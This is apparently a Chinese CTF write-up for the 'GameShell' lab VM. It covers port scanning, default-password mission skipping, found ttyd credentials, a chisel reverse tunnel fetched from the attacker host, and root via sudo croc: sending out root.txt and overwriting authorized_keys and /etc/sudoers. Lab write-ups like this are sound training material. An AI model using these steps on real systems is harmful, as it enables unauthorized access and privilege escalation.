

GameShell

write by Yolo

信息搜集

端口扫描

```
● ● ● bash

(base) yolo@yolo:~$ nmap -sV -Pn -p 1-10000 10.161.136.83
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-19 07:58 CST
Nmap scan report for 10.161.136.83
Host is up (0.0047s latency).

Not shown: 9997 closed tcp ports (conn-refused)

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
7681/tcp  open  unknown
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port7681-TCP:V=7.94SVN%I=7%D=11/19%T=691D0837%P=x86_64-pc-
linux-gnu%
.....省略了一些没啥用的.....
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .


Nmap done: 1 IP address (1 host up) scanned in 11.34 seconds
```

这里需要多爆破一些端口，才能拿到7681

Get User Shell

方法1 ::

老老实实完成45个mission挑战，可以拿到一个用户的账密信息



方法2 ::

翻阅GameShell的仓库代码，发现这里有一些隐藏特性

关于GameShell的仓库链接，可以通过gameshell.sh文件查看到（再不济，网上也能直接搜到的，蛮出名的一个**Linux**学习项目

```
~  
[mission 45] $ ls .../  
ls: cannot open directory '../': Permission denied  
  
~  
[mission 45] $ ls ../../  
gameshell/ gameshell.1/ gameshell.2/ gameshell-save.sh  
gameshell.sh  
  
~  
[mission 45] $ head -n 60 ../../gameshell.sh  
#!/usr/bin/env bash  
  
if [ -n "$BASH_VERSION" ]
```

```

then
    # check if the file is being sourced
    if [ "$BASH_SOURCE" != "$0" ]
    then
        echo "GameShell must be run from a file, it cannot be sourced."
        return 1
    fi
    set -m
    current_shell=bash
elif [ -n "$ZSH_VERSION" ]
then
    case "${(M)zsh_eval_context}" in
        *file*)
            echo "GameShell must be run from a file, it cannot be
sourced."
            return 1
        ;;
    esac
    current_shell=zsh
else
    echo "GameShell must be run with bash or zsh."
    return 1
fi

GSH_VERSION='v0.6.0-18-g0063b3cd-dirty'
GSH_LAST_CHECKED_MISSION=''

export GSH_EXEC_FILE=$(basename "$0")
export GSH_EXEC_DIR=$(dirname "$0")
GSH_EXEC_DIR=$(cd "$GSH_EXEC_DIR"; pwd -P)
# GSH_EXEC_DIR shouldn't be empty but consist at least of a "." (as
per POSIX).
# just in case
GSH_EXEC_DIR=${GSH_EXEC_DIR:-.}

CHECK_SAVEFILE="true"

while getopts ":hHIndDM:CRXUVqL:KBZc:FS:" opt
do
    case "$opt" in
        v)
            echo "GameShell $GSH_VERSION"
            if [ -n "$GSH_LAST_CHECKED_MISSION" ]

```


```

then
    echo "saved game: [mission $GSH_LAST_CHECKED_MISSION] OK"
fi
exit 0
;;
u)
TARGET="$GSH_EXEC_DIR/gameshell.sh"
TMPFILE="$GSH_EXEC_DIR/gameshell.sh$$"
if command -v wget >/dev/null
then
    if wget -O "$TMPFILE"
https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh
    then
        mv "$TMPFILE" "$TARGET"
        chmod +x "$TARGET"
        echo "Latest version of GameShell downloaded to
$GSH_EXEC_DIR/gameshell.sh"
        exit 0
    fi
fi

```

~

关注这里的start.sh,可以看到有个默认密码gsh



```

→ C git@github.com:phyver/GameShell/blob/master/start.sh
. ctf刷题网站 myproxy online_tools relax study
Branch: master / GameShell / start.sh

Code Blame Executable File · 619 lines (554 loc) · 16.6 KB
249     progress_I=$((progress_I+1))
250     fi
251 }
252
253 v progress_finish() {
254     # tail -c$(($progress_I*$progress_delta)) $progress_filename => not POSIX compliant
255     dd if="$progress_filename" bs="$progress_delta" skip="$progress_I" 2>/dev/null
256     unset progress_filename progress_delta progress_I
257     # show cursor and enable echo of keystrokes
258 }
259
260
261 v init_gsh() {
262
263     ADMIN_SALT='EsULESDXKFPRLjZcIRiVnazJfQcwQDEz'          # a random (but fixed) salt
264     ADMIN_HASH='cb1b87bc6282a94ff3f37eb47a2aa3dc069341d0'   # default for "$GSH_SALT gsh"
265
266     # message when data from a previous play is found. We can either
267     #   - restart a new game
268     #   - continue the previous game

```

然后呢，关注项目的用户说明文档，这里有几个特殊功能

In some situations, some other commands are needed. They are described by the `gsh HELP` command. Here are the main ones.

- `gsh skip`: it has unfortunately happened that some bug prevented a mission to be completed successfully. The command `gsh skip` will cancel the current mission and go to the next one. Running this command will first ask for a password (except in debug mode) to avoid students overusing it. (Just like most other `gsh` commands, the use of this command is logged.) Note however that skipping a mission that has already been completed doesn't require a password.
- `gsh goto N`: when the previous command isn't sufficient, `gsh goto N` which will go directly to mission `N`. Just like `gsh skip`, this command will first ask for a password. Note however that going back to a previous mission doesn't require a password.
- `gsh protect` and `gsh unprotect`: the directories containing GameShell code and data are neither readable nor writable by the player. (Except in debug mode, or when running from the source repository.) That's to prevent accident where a player inadvertently removes some important file. Those commands reset the read / write permissions.
- `gsh auto`: if the mission comes with an automatic script (`auto.sh`), this command will call it. This script is supposed to complete the mission and call `gsh check`. This is useful for testing purposes, but also if using `gsh skip` is not sufficient. For example, if the mission's goal is to create a directory, `gsh auto` would ensure it is created correctly. Just like `gsh skip` and `gsh goto N`, this command will first ask for a password.
- `gsh index`: this will display the list of available missions, with their status. If you've used `skip` and `goto` a lot, this might come in handy.
- `gsh stat`, `gsh stat raw` and `gsh stat raw -v` display various statistics about the current game.

The other commands are either self-explanatory (`gsh welcome`) or only useful while creating missions (`gsh assert ...`, `gsh test`).

一个可以跳过当前挑战，一个可以跳转指定的挑战，那就摸索尝试，通过密码gsh发现一共45个挑战，最后一个挑战获取用户账密

方法3 ::

这个方法确切来说是绕过silo用户，直接拿到eviden用户的shell

首先查看进程，看到这里eviden启动了一个回连本地的web服务，然后账密信息是
`admin/nimda`

```
mission 45] $ ps aux | grep eviden
eviden      373  0.0  0.0   1564  1016 ?          Ss  00:21  0:00
/usr/local/bin/ttypd -i 127.0.0.1 -p 9876 -c admin:nimda -w bash
www-data    1654  0.0  0.0    6176    636 pts/0     S+  00:49  0:00
grep eviden

~
[mission 45] $
```

接下来的做法也算是有两种

● way1 ::

如果通过方法1或方法2拿到了silo用户的账密，那就直接用ssh隧道反向监听即可

```
● ● ● bash
ssh -i silo -L 9876:127.0.0.1:9876 silo@10.161.136.83
```

The screenshot shows a terminal window with two tabs. The top tab is a browser window displaying the URL `http://127.0.0.1:9876`. The bottom tab is a Windows PowerShell session with the title bar "silo@GameShell: ~". The PowerShell output shows:

```
eviden@GameShell:~$ id
uid=1001(eviden) gid=1001(eviden) groups=1001(eviden)
eviden@GameShell:~$ 

Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。

安装最新的 PowerShell，了解新功能和改进！https://aka.ms/PSWindows

PS C:\Windows\System32> ssh -i silo -L 9876:127.0.0.1:9876 silo@10.161.136.83
Warning: Identity file silo not accessible: No such file or directory.
The authenticity of host '10.161.136.83 (10.161.136.83)' can't be established.
ED25519 key fingerprint is SHA256:02iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
  C:\Users\24062/.ssh/known_hosts:27: 10.161.247.107
  C:\Users\24062/.ssh/known_hosts:35: 10.161.132.213
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.161.136.83' (ED25519) to the list of known hosts.
silo@10.161.136.83's password:
Permission denied, please try again.
silo@10.161.136.83's password:
Linux GameShell 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
silo@GameShell:~$ |
```

• way2 ::

如果说当直接看到本地有个9876的web服务，而且也没有拿到任何用户的shell，也可以想办法把服务转发出来

使用网上类似的端口转发工具 [GitHub - jpillora/chisel: A fast TCP/UDP tunnel over HTTP](#)

攻击机：

```
● ● ● bash

PS F:\ctf_tools\Permeation> python -m http.server 4567
Serving HTTP on :: port 4567 (http://[::]:4567) ...
::ffff:10.161.136.83 - - [19/Nov/2025 14:08:35] "GET /chisel
HTTP/1.1" 200 -

Keyboard interrupt received, exiting.

PS F:\ctf_tools\Permeation> ./chisel.exe server --port 8000 --
reverse
2025/11/19 14:12:58 server: Reverse tunnelling enabled
2025/11/19 14:12:58 server: Fingerprint
IpooawKCii3vduXx/QoIet7PwOC+rFApT5edTPuXOTk=
2025/11/19 14:12:58 server: Listening on http://0.0.0.0:8000
2025/11/19 14:13:24 server: session#1: tun:
proxy#R:9876=>localhost:9876: Listening
```

靶机：

```
● ● ● bash

[mission 45] $ wget http://10.161.136.75:4567/chisel
--2025-11-19 01:08:34-- http://10.161.136.75:4567/chisel
Connecting to 10.161.136.75:4567... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10240184 (9.8M) [application/octet-stream]
Saving to: 'chisel'

chisel                                100%
[=====>]      9.77M  22.1MB/s
in 0.4s

2025-11-19 01:08:35 (22.1 MB/s) - 'chisel' saved [10240184/10240184]

You left Gameshell's directory structure. Use
$ cd
to go back to the Gameshell's starting directory.
```

/tmp

```
[mission 45] $ chmod +x chisel


You left GameShell's directory structure. Use
$ cd
to go back to the GameShell's starting directory.
```

```
/tmp
[mission 45] $ ./chisel client 10.161.136.75:8000
R:9876:localhost:9876
2025/11/19 01:13:23 client: Connecting to ws://10.161.136.75:8000
2025/11/19 01:13:23 client: Connected (Latency 2.320173ms)
```

简单解释一下，我先用wget将本地的文件上传上去，然后在靶机上设置客户端转发端口，然后本地进行监听，连接成功后，可以直接访问7896端口了

Get Root Shell

拿到eviden用户的shell后，发现ta有个croc文件的suid文件权限，通过`croc --help`明白了，这是个功能蛮强大的文件传输工具



```
eviden@GameShell:~$ id
uid=1001(eviden) gid=1001(eviden) groups=1001(eviden)
eviden@GameShell:~$ sudo -l
Matching Defaults entries for eviden on GameShell:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User eviden may run the following commands on GameShell:
    (ALL) NOPASSWD: /usr/local/bin/croc
eviden@GameShell:~$ 

Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。
安装最新的 PowerShell, 了解新功能和改进 ! https://aka.ms/PSWindows

PS F:\ctf_tools\Permeation> python -m http.server 4567
Serving HTTP on :: port 4567 (http://[::]:4567/) ...
::ffff:10.161.136.83 - - [19/Nov/2025 14:08:35] "GET /chisel HTTP/1.1" 200 -
Keyboard interrupt received, exiting.
PS F:\ctf_tools\Permeation> ./chisel.exe server --port 8000 --reverse
2025/11/19 14:09:29 server: Reverse tunnelling enabled
2025/11/19 14:09:29 server: Fingerprint SDy+2Yxajs3sxirZEMoQ7y7AK8DXTb9mGX94NpiDNEE=
2025/11/19 14:09:29 server: Listening on http://0.0.0.0:8000
PS F:\ctf_tools\Permeation> ./chisel.exe server --port 8000 --reverse
2025/11/19 14:12:58 server: Reverse tunnelling enabled
2025/11/19 14:12:58 server: Fingerprint IpoowwKCiI3vdvXx/QoIet7PwOC+rFApT5edTPuXOTk=
2025/11/19 14:12:58 server: Listening on http://0.0.0.0:8000
2025/11/19 14:13:24 server: session#1: tun: proxy#R:9876=>localhost:9876: Listening
```

方法1 :

审阅完介绍信息，接下来的payload就是将ssh公钥传到/root/.ssh/authorized_keys

本方法其实也有小缺陷，如果说.ssh目录整体权限没有配置好，或者说就没有authorized_keys文件，我完全传不进去啊，看过了，croc好像只能做到覆盖，但是不能创建新文件

本地：

```
PS F:\ctf_tools\croc_v10.2.7_Windows-64bit> ./croc.exe 1024-pocket-water-finland
Accept 'root.txt' (44 B)? (Y/n) y

Receiving (<-10.161.136.83:9009)
No files transferred.

PS F:\ctf_tools\croc_v10.2.7_Windows-64bit> ./croc.exe send authorized_keys
Sending 'authorized_keys' (737 B)
Code is: 4838-brother-monarch-liter

On the other computer run:
(For Windows)
    croc 4838-brother-monarch-liter
(For Linux/macOS)
    CROC_SECRET="4838-brother-monarch-liter" croc
Code copied to clipboard!

Sending (->10.161.136.83:49090)
authorized_keys 100% |████████████████████████████████| (737/737 B, 630 kB/s)
```

靶机：

```
eviden@GameShell:/tmp$ sudo /usr/local/bin/croc /root/root.txt
Did you mean to send 'root.txt'? (Y/n) y
Sending 'root.txt' (44 B)
Code is: 1024-pocket-water-finland

On the other computer run:
(For Windows)
    croc 1024-pocket-water-finland
(For Linux/macOS)
    CROC_SECRET="1024-pocket-water-finland" croc
eviden@GameShell:/tmp$ sudo /usr/local/bin/croc --out /root/.ssh
Enter receive code: 4838-brother-monarch-liter
Accept 'authorized_keys' (737 B)? (Y/n) y
```

```
Receiving (<-10.161.136.75:9009)

overwrite 'authorized_keys'? (y/N) (use --overwrite to omit) y
authorized_keys 100% |████████████████████████████| (737/737 B, 72 kB/s)
eviden@GameShell:/tmp$
```

这里真的是有点玄学，因为我想直接传文件，总是连不上，但是当我在靶机上发送root.txt，然后本地接收成功后，再传key，突然成功了，我对这个的理解是，croc应该是只能信任接收过文件的机器IP

```
● ● ● bash

PS F:\ctf_challenge\红蓝攻防\GameShell.ova> ssh -i gameShell
root@10.161.136.83
Linux GameShell 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free
software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@GameShell:~# id
uid=0(root) gid=0(root) groups=0(root)
```

方法2 ::

就像我方法1说的那样，万一出题人没有提前配置/root/.ssh/authorized文件，我方法1完全无效，这里我给出的payload是修改用户文件，比如说更改/etc/passwd,可以直接把里面的root对应的哈希值用自己生成的密文覆盖，或者说更改当前用户的用户组，直接拉到root组，再或者说，直接修改/etc/sudoers文件，给当前用户直接来个无密码sudo任意命令执行

我下面就写一个例子——更改sudoers

我说的方法本质都一样，上传文件进行覆盖

靶机：



bash

```
eviden@GameShell:/tmp$ sudo /usr/local/bin/croc /etc/sudoers
Did you mean to send 'sudoers'? (Y/n) y
Sending 'sudoers' (715 B)
Code is: 1005-voltage-college-venus
```

On the other computer run:

(For Windows)

```
croc 1005-voltage-college-venus
```

(For Linux/macOS)

```
CROC_SECRET="1005-voltage-college-venus" croc
```

Sending (->10.161.136.75:49214)

sudoers 100% |████████████████████████| (715/715 B, 104 kB/s)

本地:



bash

```
PS F:\ctf_tools\croc_v10.2.7_windows-64bit> ./croc.exe 1005-voltage-
college-venus
```

Accept 'sudoers' (715 B)? (Y/n) y

Receiving (<-10.161.136.83:9009)

sudoers 100% |████████████████████████| (715/715 B, 38 kB/s)

#这里我本地编辑了sudoers文件

```
PS F:\ctf_tools\croc_v10.2.7_windows-64bit> cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults
    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
#
# Host alias specification
```

```

# User alias specification

# Cmnd alias specification

# User privilege specification
root      ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo    ALL=(ALL:ALL) ALL
eviden  ALL=(ALL:ALL) NOPASSWD: ALL
# See sudoers(5) for more information on "@include" directives:

@includefile /etc/sudoers.d

PS F:\ctf_tools\croc_v10.2.7_Windows-64bit> ./croc.exe send sudoers
Sending 'sudoers' (703 B)
Code is: 5252-balsa-tactic-cowboy

On the other computer run:
(For Windows)
    croc 5252-balsa-tactic-cowboy
(For Linux/macOS)
    CROC_SECRET="5252-balsa-tactic-cowboy" croc
Code copied to clipboard!

Sending (->10.161.136.83:41204)
sudoers 100% |██████████████████████████| (703/703 B, 619 kB/s)

```

靶机：

```

bash

eviden@GameShell:/tmp$ sudo /usr/local/bin/croc --out /etc
Enter receive code: 5252-balsa-tactic-cowboy
Accept 'sudoers' (703 B)? (Y/n) y

Receiving (<-10.161.136.75:9009)

Overwrite 'sudoers'? (y/N) (use --overwrite to omit) y
sudoers 100% |██████████████████████████| (703/703 B, 240 kB/s)
eviden@GameShell:/tmp$ sudo -l
Matching Defaults entries for eviden on GameShell:

```

```
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

```
User eviden may run the following commands on GameShell:
```

```
(ALL : ALL) NOPASSWD: ALL  
eviden@GameShell:/tmp$ sudo /bin/bash  
root@GameShell:/tmp# id  
uid=0(root) gid=0(root) groups=0(root)
```

game over

Sublarge出的这个靶机真的好玩